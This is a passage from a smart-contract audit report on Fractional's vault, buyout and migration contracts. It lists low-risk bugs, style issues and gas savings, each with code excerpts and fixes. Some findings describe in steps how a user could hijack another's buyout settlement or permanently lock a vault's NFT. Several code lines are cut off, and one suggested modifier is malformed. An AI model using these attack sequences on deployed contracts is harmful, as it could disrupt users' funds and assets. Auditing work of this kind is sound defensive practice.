        emit TransferOwnership(msg.sender, _newOwner);
    }
```

[L-06] Array Length Not Validated

The `Vault.install` function did not validate that the length of `_selectors` and `_plugins` arrays is the same. If the array length is different, it might cause unexpected behavior.

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/Vault.sol#L73

```
    /// @notice Installs plugin by setting function selector to cont
    /// @param _selectors List of function selectors
    /// @param _plugins Addresses of plugin contracts
    function install(bytes4[] memory _selectors, address[] memory _p
        external
    {
```

```
        if (owner != msg.sender) revert NotOwner(owner, msg.sender);
        uint256 length = _selectors.length;
        for (uint256 i = 0; i < length; i++) {
            methods[_selectors[i]] = _plugins[i];
        }
        emit InstallPlugin(_selectors, _plugins);
    }
```

Recommendation

It is recommended to implement validation to ensure that the length of `_selectors` and `_plugins` arrays is the same.

```
    function install(bytes4[] memory _selectors, address[] memory _p
        external
    {
        if (owner != msg.sender) revert NotOwner(owner, msg.sender);
    +   require(_selectors.length == _plugins.length, "Length of sel
        uint256 length = _selectors.length;
        for (uint256 i = 0; i < length; i++) {
            methods[_selectors[i]] = _plugins[i];
        }
        emit InstallPlugin(_selectors, _plugins);
    }
```

[L-07] Consider Two-Phase Ownership Transfer

Description

Owner can calls `Vault.transferOwnership` function to transfers the ownership to the new address directly. As such, there is a risk that the ownership is transferred to an invalid address, thus causing the contract to be without a owner.

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/Vault.sol#L93

```
    /// @notice Transfers ownership to given account
    /// @param _newOwner Address of new owner
    function transferOwnership(address _newOwner) external {
```

```
        if (owner != msg.sender) revert NotOwner(owner, msg.sender);
        owner = _newOwner;
        emit TransferOwnership(msg.sender, _newOwner);
    }
```

Controller can calls `ERC1155.transferController` function to transfers the controller role to the new address directly. As such, there is a risk that the ownership is transferred to an invalid address, thus causing the contract to be without a controller.

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/FERC1155.sol#L229

```
    /// @notice Updates the controller address for the FERC1155 toke
    /// @param _newController Address of new controlling entity
    function transferController(address _newController)
        external
        onlyController
    {
        if (_newController == address(0)) revert ZeroAddress();
        _controller = _newController;
        emit ControllerTransferred(_newController);
    }
```

Recommendation

Consider implementing a two step process where the owner or controller nominates an account and the nominated account needs to call an `acceptOwnership()` function for the transfer of admin to fully succeed. This ensures the nominated EOA account is a valid and active account.

[L-08] Migration Proposer Can Hijack Other User's Buyout To Settle A Vault

`Migration.settleVault` function should only be callable if the buyout initiated by the migration proposal is successful. However, it was observed that it is possible to call `Migration.settleVault` successfully even though the buyout initiated by the migration proposal has failed.

The following aims to demonstrate the issue:

1. Alice (attacker) creates a migration proposal by calling `Migration.propose` function. Then, she calls `Migration.commit` to kick off the buyout process for the migration, and Alice's proposal's `isCommited` is set to `true`.
2. Alice's buyout is unsuccessful. At this point in time, note that Alice's proposal's `isCommited` still remains as `true`, and the vault state reverts back to `State.INACTIVE`.
3. In order for the `Migration.settleVault` function to run successfully, the following three (3) requirements must be met:
    - 1st requirement - Proposal must be committed
    - 2nd requirement - Vault state must be set to `status.SUCCESS`
    - 3rd requirement - `proposal.newVault` must not be initialised, which means that new vault has not been deployed yet
4. If Alice attempts to call `Migration.settleVault` function, it will revert because the vault state is not set to `State.SUCCESS` due to the failed buyout. In summary, her migration proposal meets all the requirements except for the 2nd requirement.
5. Bob decides to buy out the NFTs in the vault, therefore, he calls the `Buyout.start` to kick start the auction. After the buyout period (4 days), the vault pool has more than 51% of the total supply, thus the buyout is successful.
6. Bob proceeds to call the `Buyout.end` to end the auction. Since the buyout is successful, the vault state is set to `State.SUCCESS` now.
7. Alice decided to hijack Bob's buyout. Therefore, immediately after Bob called the `Buyout.end` function, Alice calls the `Migration.settleVault` function.
8. Alice's `Migration.settleVault` function call will succeed this time because the vault state has been set to `status.SUCCESS`.

This attack does not lead to loss of asset. Thus, I'm marking this as "Low". Even though the migration proposal has settled the vault successfully, when Alice calls `Migration.migrateVaultERC[20|721|1155]`, it will revert because the `Buyout.withdrawERC[20|721|1155]` will detect that the caller (`Migration` module) is not the actual auction winner.

However, `Migration.settleVault` function could still be called successfully in a situation where it should be failing, thus it is something to be raised.

Recommendation

Ensure that the `Migration.settleVault` can only be called if the buyout initiated by the migration proposal (within `Migration.commit`) has succeeded.

[L-09] Plugin Function Might Be Overwritten Due To Index Collision

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/Vault.sol#L73

Vulnerability Details

The `Vault.install` function sets the 4 bytes function selector as the index of the `methods` mapping.

If there are two plugins with the same function name and parameter types, the second plugin will overwrite the first plugin.

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/Vault.sol#L73

```
    /// @notice Mapping of function selector to plugin address
    mapping(bytes4 => address) public methods;
    ..SNIP..

    /// @notice Installs plugin by setting function selector to cont
    /// @param _selectors List of function selectors
    /// @param _plugins Addresses of plugin contracts
    function install(bytes4[] memory _selectors, address[] memory _p
        external
    {
        if (owner != msg.sender) revert NotOwner(owner, msg.sender);
        uint256 length = _selectors.length;
        for (uint256 i = 0; i < length; i++) {
            methods[_selectors[i]] = _plugins[i];
        }
```

```
        emit InstallPlugin(_selectors, _plugins);
    }
```

Proof-of-Concept

Assume that the following two plugins and their function need to be installed:

- Contract = `ABC` , function = `transfer(address,uint256)` , function selector = `a9059cbb`
- Contract = `XYZ` , function = `transfer(address,uint256)` , function selector = `a9059cbb`

Therefore, `_selectors` array will be `[a9059cbb, a9059cbb]` , and `_plugins` array will be `[ABC, XYZ]` .

Passing the above `_selectors` and `_plugins` arrays into the `Vault.install` function will cause the `ABC.transfer(address,uint256)` function to be overwritten by `XYZ.transfer(address,uint256)` .

When calling `methods[a9059cbb]` , it will only return the second plugin which is `XYZ` contract. Thus, `ABC.transfer(address,uint256)` will not be callable within the vault.

Impact

This might potentially cause the asset to be stuck in the vault or cause key functionalities within the vault to be unusable due to missing plugin functions.

Recommended Mitigation Steps

It is recommended to revert the `Vault.install` transaction if the callers attempt to install two plugins with the same function selector so that they are aware of this “overwriting” issue. Additional comments can be added to warn the caller about this issue or inform the caller that all function selectors must be unique across all plugins.

Consider implementing the following validation check so that plugin’s function will not be accidentally overwritten.

```
function install(bytes4[] memory _selectors, address[] memory _p
    external
{
    if (owner != msg.sender) revert NotOwner(owner, msg.sender);
    uint256 length = _selectors.length;
    for (uint256 i = 0; i < length; i++) {
+       // If the selector has already been set, revert to preve
+       if (methods[_selectors[i]] != 0) revert SelectorCannotBe
        methods[_selectors[i]] = _plugins[i];
    }
    emit InstallPlugin(_selectors, _plugins);
}
```

[L-10] NFT Can be Locked Forever By A Large Shareholder Causing It To Lose Its Utility

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/modules/Buyout.sol#L207

Proof of Concept

Per the code of `Buyout.end` function, the buyout is successful if the vault holds more than 50% of the fractional tokens.

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/modules/Buyout.sol#L207

```
function end(address _vault, bytes32[] calldata _burnProof) exte
    ..SNIP..
    // Reverts if current time is less than or equal to end time
    uint256 endTime = startTime + REJECTION_PERIOD;
    if (block.timestamp <= endTime)
        revert TimeNotElapsed(block.timestamp, endTime);

    uint256 tokenBalance = IERC1155(token).balanceOf(address(thi
    // Checks totalSupply of auction pool to determine if buyout
    if (
        (tokenBalance * 1000) /
            IVaultRegistry(registry).totalSupply(_vault) >
```

```
            500
        ) {
        ..SNIP..
    }
```

However, a large shareholder who owns 51% of the fractional tokens can send all his tokens to `address(0)`, which effectively burns 51% of the fraction tokens.

In this case, the NFT held within the vault is locked forever. There is no way to retrieve the NFT because it is impossible for a buyout to be successful as the vault can never hold more than 50% percent of the fractional tokens even if all the existing fractional token holders sell their tokens to the vault since 51% of them have already been sent to `address(0)`.

Impact

The NFT and its fractional tokens lose their utility entirely when this event happens. For example, for a fractional token, no one would be able to display it in galleries in the metaverse. Additionally, fractional tokens of a locked NFT will be deemed as worthless in the open market.

Recommended Mitigation Steps

Consider an alternative buyout mechanism that is less reliant on the number of tokens being held by the vault to determine whether a buyout is successful or not.

[L-11] Vault Cannot Support More Than 6 Module Functions

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/modules/protoforms/BaseVault.sol#L128

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/modules/protoforms/BaseVault.sol#L34

Vulnerability Details

The vault creation only supports up to six (6) hashed permissions within a vault.

The following shows that the number of hashed permission (or leaf nodes) is hardcoded to six (6). The `new bytes32[](6);` code initialises the `hashes` array with 6 empty items within the `baseVault.generateMerkleTree` function.

Thus, if there are more than six (6) permissions, the `hashes` array will overflow and the transaction will revert.

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/modules/protoforms/BaseVault.sol#L128

```
    /// @notice Generates a merkle tree from the hashed permission ]
    /// @param _modules List of module contracts
    /// @return hashes A combined list of leaf nodes
    function generateMerkleTree(address[] calldata _modules)
        public
        view
        returns (bytes32[] memory hashes)
    {
        uint256 counter;
        hashes = new bytes32[](6);
        unchecked {
            for (uint256 i; i < _modules.length; ++i) {
                bytes32[] memory leaves = IModule(_modules[i]).getLe
                for (uint256 j; j < leaves.length; ++j) {
                    hashes[counter++] = leaves[j];
                }
            }
        }
    }
```

Assume that Alice calls the `baseVault.deployVault` with the following module settings:

- Module A - 5 functions (or 5 leaf nodes)
- Module B - 1 function (or 1 leaf nodes)
- Module C - 3 functions (or 3 leaf nodes)

Thus, the actual call will be as follows:

```
baseVault.deployVault(1000, [Module A, Module B, Module C], [],
```

When Alice calls `baseVault.deployVault` with the above three (3) modules, the `hashes` array will overflow and the transaction will revert.

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/modules/protoforms/BaseVault.sol#L34

```
/// @notice Deploys a new Vault and mints initial supply of frac
/// @param _fractionSupply Number of NFT Fractions minted to cor
/// @param _modules The list of modules to be installed on the v
/// @param _plugins Addresses of plugin contracts
/// @param _selectors List of function selectors
/// @param _mintProof List of proofs to execute a mint function
function deployVault(
    uint256 _fractionSupply,
    address[] calldata _modules,
    address[] calldata _plugins,
    bytes4[] calldata _selectors,
    bytes32[] calldata _mintProof
) external returns (address vault) {
    bytes32[] memory leafNodes = generateMerkleTree(_modules);
    bytes32 merkleRoot = getRoot(leafNodes);
    vault = IVaultRegistry(registry).create(
        merkleRoot,
        _plugins,
        _selectors
    );
    emit ActiveModules(vault, _modules);

    _mintFractions(vault, msg.sender, _fractionSupply, _mintProo
}
```

Impact

The vault creation only supports up to six (6) hashed permission within a vault, thus limiting the functionality of the vault and restricting the expandability of the vault.

Recommended Mitigation Steps

It is recommended not to hardcode the array size (6 in this case) for the `hashes` array within the `baseVault.generateMerkleTree` function to provide more flexibility to the vault creator.

Considering calculating the total number of leaf nodes first before initialising the `hashes` array.

[N-01] State Variable Visibility Is Not Set

Visibility is not set for the `token` state variable.

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/utils/Metadata.sol#L13

```
/// @title Metadata
/// @author Fractional Art
/// @notice Utility contract for storing metadata of an FERC115
contract Metadata {
    /// @notice Address of FERC1155 token contract
    address immutable token;
```

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/references/SupplyReference.sol#L12

```
/// @title Supply
/// @author Fractional Art
/// @notice Reference implementation for the optimized Supply ta
contract SupplyReference is ISupply {
    /// @notice Address of VaultRegistry contract
    address immutable registry;
```

Recommendation

It is best practice to set the visibility of state variables explicitly. The default visibility for “token” is internal. Other possible visibility settings are public and private.

[N-02] Incorrect Comment

Instance #1 - Buyout

The comment mentioned that if a pool has more than 51% of the total supply after 4 days, the buyout is successful.

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/modules/Buyout.sol#L21

> /// @title Buyout /// @author Fractional Art /// @notice Module contract for vaults to hold buyout pools /// - A fractional owner starts an auction for a vault by depositing any amount of ether and fractional tokens into a pool. /// - During the proposal period (2 days) users can sell their fractional tokens into the pool for ether. /// - During the rejection period (4 days) users can buy fractional tokens from the pool with ether. /// - If a pool has more than 51% of the total supply after 4 days, the buyout is successful and the proposer

However, based on the actual implementation, the buyout will be successful as long as the pool has more than 50% of the total supply.

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/modules/Buyout.sol#L206

```
uint256 tokenBalance = IERC1155(token).balanceOf(address(this),
// Checks totalSupply of auction pool to determine if buyout is
if (
    (tokenBalance * 1000) /
        IVaultRegistry(registry).totalSupply(_vault) >
    500
)
```

Recommendation

Update the comment to clearly reflect the actual implementation.

```
/// @title Buyout
/// @author Fractional Art
/// @notice Module contract for vaults to hold buyout pools
/// - A fractional owner starts an auction for a vault by deposi
/// - During the proposal period (2 days) users can sell their f
/// - During the rejection period (4 days) users can buy fractic
-/// - If a pool has more than 51% of the total supply after 4 c
+/// - If a pool has more than 50% of the total supply after 4 c
```

Instance #2 - FERC1155

The comment mentioned that the `FERC1155.royaltyInfo` function is to set the token royalties. However, the actual implementation is to read the token royalties.

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/FERC1155.sol#L241

```
/// @notice Sets the token royalties
/// @param _id Token ID royalties are being updated for
/// @param _salePrice Sale price to calculate the royalty for
function royaltyInfo(uint256 _id, uint256 _salePrice)
    external
    view
    returns (address receiver, uint256 royaltyAmount)
{
    receiver = royaltyAddress[_id];
    royaltyAmount = (_salePrice * royaltyPercent[_id]) / 100;
}
```

Recommendation

Update the comment to clearly reflect the actual implementation.

```
-/// @notice Sets the token royalties
+/// @notice Reads the token royalties
/// @param _id Token ID royalties are being updated for
/// @param _salePrice Sale price to calculate the royalty for
function royaltyInfo(uint256 _id, uint256 _salePrice)
    external
```

```
        view
        returns (address receiver, uint256 royaltyAmount)
    {
        receiver = royaltyAddress[_id];
        royaltyAmount = (_salePrice * royaltyPercent[_id]) / 100;
    }
```

[N-03] Use Modifier For Better Readability And Code Reuse

To improve readability and code reuse, a `onlyOwner` modifer can be defined instead of performing a manual conditional check `if (owner != msg.sender) revert NotOwner(owner, msg.sender);` within the following affected functions:

- `Vault.setMerkleRoot`
- `Vault.transferOwnership`
- `Vault.uninstall`
- `Vault.install`

Recommendation

It is recommended to define a modifier for access control and use it consistently throughout the codebase.

Following illustrates an example of the changes made to `Vault.setMerkleRoot` function.

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/Vault.sol#L86

```
    modifier modifier onlyOwner { {
      if (owner == msg.sender) {
         _;
      }
    }
```

```
    + function setMerkleRoot(bytes32 _rootHash) external onlyOwner {
    - function setMerkleRoot(bytes32 _rootHash) external {
```

```
-     if (owner != msg.sender) revert NotOwner(owner, msg.sender)
      merkleRoot = _rootHash;
  }
```

[N-04] Assembly Within `Supply.sol` and `Transfer.sol`

The following functions were implemented in assembly:

- `Supply .mint`
- `Supply.burn`
- `Transfer.ERC20Transfer`
- `Transfer.ERC721TransferFrom`
- `Transfer.ERC1155TransferFrom`
- `Transfer.ERC1155BatchTransferFrom`

Even though assembly code was used for gas optimization, it reduces the readability (and future updatability) of the code.

Recommendation

Consider eliminating all assembly code and re-implement them in Solidity to make the code significantly more clean.

[N-05] Variable Should Be Called `isInit` Instead Of `Nonce`

The purpose of the `nonce` is to ensure that the `Vault.init` function is only called once. Consider renaming it to `isInit` for better readability.

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/Vault.sol#L24

```
    /// @dev Initializes nonce and proxy owner
    function init() external {
        if (nonce != 0) revert Initialized(owner, msg.sender, nonce)
        nonce = 1;
        owner = msg.sender;
        emit TransferOwnership(address(0), msg.sender);
```

```
}
```

HardlyDifficult (judge) commented:

> This is an awesome report!

stevennevins (Fractional) commented:

> This is a high quality warden! Their other findings stood out to us as well.

Gas Optimizations

For this contest, 76 reports were submitted by wardens detailing gas optimizations. The report highlighted below by **joestakey** received the top score from the judge.

The following wardens also submitted reports: lllllll, 0x1f8b, c3phas, 0x29A, 0xA5DF, m_Rassska, 0xKitsune, hrishibhat, _Adam, hyh, MEP, TomJ, ReyAdmirado, 0xsanson, Funen, gogo, Bnke0x0, JC, 0xkatana, ajtra, RedOneN, sashik_eth, Waze, ElKu, simon135, jonatascm, giovannidisiena, TrungOre, 0xalpharush, BowTiedWardens, brgltd, robee, rbserver, Limbooo, apostle0x01, ignacio, PwnedNoMore, Tomio, 141345, 0xNazgul, benbaessler, fatherOfBlocks, kyteg, Ruhum, codexploder, Saintcode_, Sm4rty, horsefacts, oyc_109, Deivitto, delfin454000, Kaiziron, Rohan16, rokinot, Chom, durianSausage, Fitraldys, mektigboy, sach1r0, Tutturu, 8olidity, cryptphi, jocxyen, karanctf, kebabsec, Lambda, pedr02b2, slywaters, djxploit, 0xNineDec, 0xsolstars, asutorufos, Avci, dharma09, *and* NoamYakov.

[G-01] Array length should not be looked up in every iteration

It wastes gas to read an array's length in every iteration of a `for` loop, even if it is a memory or calldata array: `3` gas per read.

Proof of Concept

8 instances:

src/modules/Buyout.sol

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/modules/Buyout.sol#L454

```
454:          for (uint256 i; i < permissions.length; )
```

src/modules/protoforms/BaseVault.sol

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/modules/protoforms/BaseVault.sol#L64

```
64:          for (uint256 i = 0; i < _tokens.length; )
```

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/modules/protoforms/BaseVault.sol#L83

```
83:          for (uint256 i = 0; i < _tokens.length; )
```

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/modules/protoforms/BaseVault.sol#L107

```
107:          for (uint256 i = 0; i < _tokens.length; ++i)
```

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/modules/protoforms/BaseVault.sol#L130

```
130:              for (uint256 i; i < _modules.length; ++i)
```

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/modules/protoforms/BaseVault.sol#L132

```
132:                 for (uint256 j; j < leaves.length; ++j)
```

src/utils/MerkleBase.sol

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/utils/MerkleBase.sol#L51

```
51:                 for (uint256 i = 0; i < _proof.length; ++i)
```

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/utils/MerkleBase.sol#L110

```
110:                 for (uint256 i; i < result.length; ++i)
```

Recommended Mitigation Steps

Caching the length in a variable before the `for` loop.

[G-02] Bytes constant are cheaper than string constants

If the string can fit into 32 bytes, then `bytes32` is cheaper than `string`. `string` is a dynamically sized-type, which has current limitations in Solidity compared to a statically sized variable.

Proof of Concept

2 instances:

src/FERC1155.sol

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/FERC1155.sol#L15

```
15:     string public constant NAME = "FERC1155";
```

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/FERC1155.sol#L17

```
15:     string public constant VERSION = "1";
```

Recommended Mitigation Steps

Replace `string constant` with `bytes(1..32) constant`.

[G-03] Caching storage variables in local variables to save gas

Anytime you are reading from storage more than once, it is cheaper in gas cost to cache the variable: a SLOAD cost 100gas, while MLOAD and MSTORE cost 3 gas.

In particular, in `for` loops, when using the length of a storage array as the condition being checked after each loop, caching the array length can yield significant gas savings if the array length is high

Proof of Concept

15 instances:

src/modules/Buyout.sol

scope: `end()`

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/modules/Buyout.sol#L186

- `registry` is read twice:

```
186:          (address token, uint256 id) = IVaultRegistry(regist
210:                  IVaultRegistry(registry)
```

scope: `cash()`

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/modules/Buyout.sol#L246

- `registry` is read twice:

```
246:          (address token, uint256 id) = IVaultRegistry(regist
267:        uint256 totalSupply = IVaultRegistry(registry).total
```

scope: `redeem()`

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/modules/Buyout.sol#L280

- `registry` is read twice:

```
280:          (, uint256 id) = IVaultRegistry(registry).vaultToTo
288:        uint256 totalSupply = IVaultRegistry(registry).tota
```

scope: `getPermissions()`

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/modules/Buyout.sol#L476

- `supply` is read twice:

```
476:                supply,
477:                ISupply(supply).burn.selector
```

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/modules/Buyout.sol#L482

- `transfer` is read 8 times:

```
482:                transfer,
483:                ITransfer(transfer).ERC20Transfer.selector
488:                transfer,
489:                ITransfer(transfer).ERC721TransferFrom.selector
494:                transfer,
495:                ITransfer(transfer).ERC1155TransferFrom.selecto
500:                transfer,
501:                ITransfer(transfer).ERC1155BatchTransferFrom.se
```

src/modules/Migrations.sol

scope: `propose()`

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/modules/Migration.sol#L81

- `registry` is read twice:

```
81:             (, uint256 id) = IVaultRegistry(registry).vaultToTok
95:             proposal.oldFractionSupply = IVaultRegistry(registry
```

scope: `commit()`

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/modules/Migration.sol#L184

- `registry` is read twice:

```
184:         (address token, uint256 id) = IVaultRegistry(regist
200:             IVaultRegistry(registry).totalSupply(_vault)
```

- `buyout` is read twice in the conditionnal `if` block:

```
208:             IFERC1155(token).setApprovalFor(address(buyout)
210:             IBuyout(buyout).start{value: proposal.totalEth}
```

scope: `settleVault()`

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/modules/Migration.sol#L232

- `proposal.modules` is read twice:

```
232:         bytes32[] memory merkleTree = generateMerkleTree(pr
247:             proposal.modules
```

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/modules/Migration.sol#L237

- `proposal.plugins` is read twice:

```
237:             proposal.plugins
248:             proposal.plugins
```

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/modules/Migration.sol#L238

- `proposal.selectors` is read twice:

```
238:                proposal.selectors
249:                proposal.selectors
```

scope: `settleFractions()`

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/modules/Migration.sol#L273

- `proposal.newVault` is read twice:

```
273:                proposal.newVault
283:                proposal.newVault
```

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/modules/Migration.sol#L275

- `proposal.newFractionSupply` is read twice:

```
275:                proposal.newFractionSupply
285:                proposal.newFractionSupply
```

scope: `migrateFractions()`

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/modules/Migration.sol#L435

- `registry` is read 3 times:

```
435:            (, uint256 id) = IVaultRegistry(registry).vaultToTo
467:            (address token, uint256 newFractionId) = IVaultRegi
```

```
470:         uint256 newTotalSupply = IVaultRegistry(registry).t
```

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/modules/Migration.sol#L438

- `buyout` is read twice:

```
438:         (, address proposer, State current, , , ) = IBuyout
447:         (, , , , , uint256 lastTotalSupply) = IBuyout(buyou
```

Recommended Mitigation Steps

Cache these storage variables using local variables.

[G-04] Caching mapping accesses in local variables to save gas

Anytime you are reading from a mapping value more than once, it is cheaper in gas cost to cache it, by saving one `gkeccak256` operation - `30` gas.

Proof of Concept

1 instance:

src/FERC1155.sol

scope: `uri()`

- `metadata[_id]` is read twice:

```
297:         require(metadata[_id] != address(0), "NO METADATA");
298:         return IFERC1155(metadata[_id]).uri(_id)
```

Recommended Mitigation Steps

Cache these mapping accesses using local variables.

[G-05] Calldata instead of memory for RO function parameters

If a reference type function parameter is read-only, it is cheaper in gas to use calldata instead of memory.

Calldata is a non-modifiable, non-persistent area where function arguments are stored, and behaves mostly like memory,but it alleviates the compiler from the `abi.decode()` step that copies each index of the calldata to the memory index, each iteration costing `60` gas.

Proof of Concept

20 instances:

src/FERC1155.sol

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/FERC1155.sol#L68

```
68:     function emitSetURI(uint256 _id, string memory _uri)
```

src/Vault.sol

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/Vault.sol#L73

```
73:     function install(bytes4[] memory _selectors, address[] m
```

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/Vault.sol#L101

```
101:     function uninstall(bytes4[] memory _selectors)
```

src/VaultRegistry.sol

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/VaultRegistry.sol#L53

```
53:         address[] memory _plugins
54:         bytes4[] memory _selectors
```

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/VaultRegistry.sol#L70

```
70:         address[] memory _plugins
71:         bytes4[] memory _selectors
```

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/VaultRegistry.sol#L85

```
85:         address[] memory _plugins
86:         bytes4[] memory _selectors
```

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/VaultRegistry.sol#L105

```
105:         address[] memory _plugins
106:         bytes4[] memory _selectors
```

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/VaultRegistry.sol#L150

```
150:         address[] memory _plugins
151:         bytes4[] memory _selectors
```

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/VaultRegistry.sol#L168

```
168:          address[] memory _plugins
169:          bytes4[] memory _selectors
```

src/modules/Migration.sol

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/modules/Migration.sol#L487

```
487:      function generateMerkleTree(address[] memory _modules)
```

src/utils/MerkleBase.sol

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/utils/MerkleBase.sol#L44

```
44:      function verifyProof(bytes32[] memory _proof)
```

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/utils/MerkleBase.sol#L125

```
125:      function hashLevel(bytes32[] memory _data)
```

src/utils/Metadata.sol

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/utils/Metadata.sol#L24

```
24:     function setURI(uint256 _id, string memory _uri)
```

Recommended Mitigation Steps

Replace `memory` with `calldata`.

[G-06] Constant expressions

Constant expressions are [re-calculated each time they are in use](), costing an extra `97` gas than a constant every time they are called.

Proof of Concept

3 instances include:

src/constants/Permit.sol

```
5: bytes32 constant DOMAIN_TYPEHASH = keccak256(
6:     "EIP712Domain(string name,string version,uint256 chainId,
7: );
8:
9: /// @dev The EIP-712 typehash for the permit struct used by t
10: bytes32 constant PERMIT_TYPEHASH = keccak256(
11:     "Permit(address owner,address operator,uint256 tokenId,k
12: );
13:
14: /// @dev The EIP-712 typehash for the permit all struct usec
15: bytes32 constant PERMIT_ALL_TYPEHASH = keccak256(
16:     "PermitAll(address owner,address operator,bool approved,
17: );
```

Recommended Mitigation Steps

Mark these as `immutable` instead of `constant`.

[G-07] Constants can be private

Marking constants as `private` save gas upon deployment, as the compiler does not have to create getter functions for these variables. It is worth noting that a `private` variable can still be read using either the verified contract source code or the bytecode. This may affect readability so this is left at the team's discretion

Proof of Concept

6 instances:

src/VaultRegistry.sol

```
17:     address public immutable factory;
18:     /// @notice Address of FERC1155 token contract
19:     address public immutable fNFT;
20:     /// @notice Address of Implementation for FERC1155 toker
21:     address public immutable fNFTImplementation;
```

src/modules/Buyout.sol

```
35:    uint256 public constant PROPOSAL_PERIOD = 2 days;
36:     /// @notice Time length of the rejection period
37:     uint256 public constant REJECTION_PERIOD = 4 days;
```

src/modules/Migration.sol

```
43:     uint256 public constant PROPOSAL_PERIOD = 7 days;
```

Recommended Mitigation Steps

Make the constants `private` instead of `public`.

[G-08] Custom Errors

Custom errors from Solidity 0.8.4 are cheaper than revert strings (cheaper deployment cost and runtime cost when the revert condition is met) while providing

the same amount of information, as explained here

Custom errors are defined using the error statement

Proof of Concept

5 instances:

src/FERC1155.sol

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/FERC1155.sol#L263-L268

```
263:         require(
264:             msg.sender == _from ||
265:                 isApprovedForAll[_from][msg.sender] ||
266:                 isApproved[_from][msg.sender][_id],
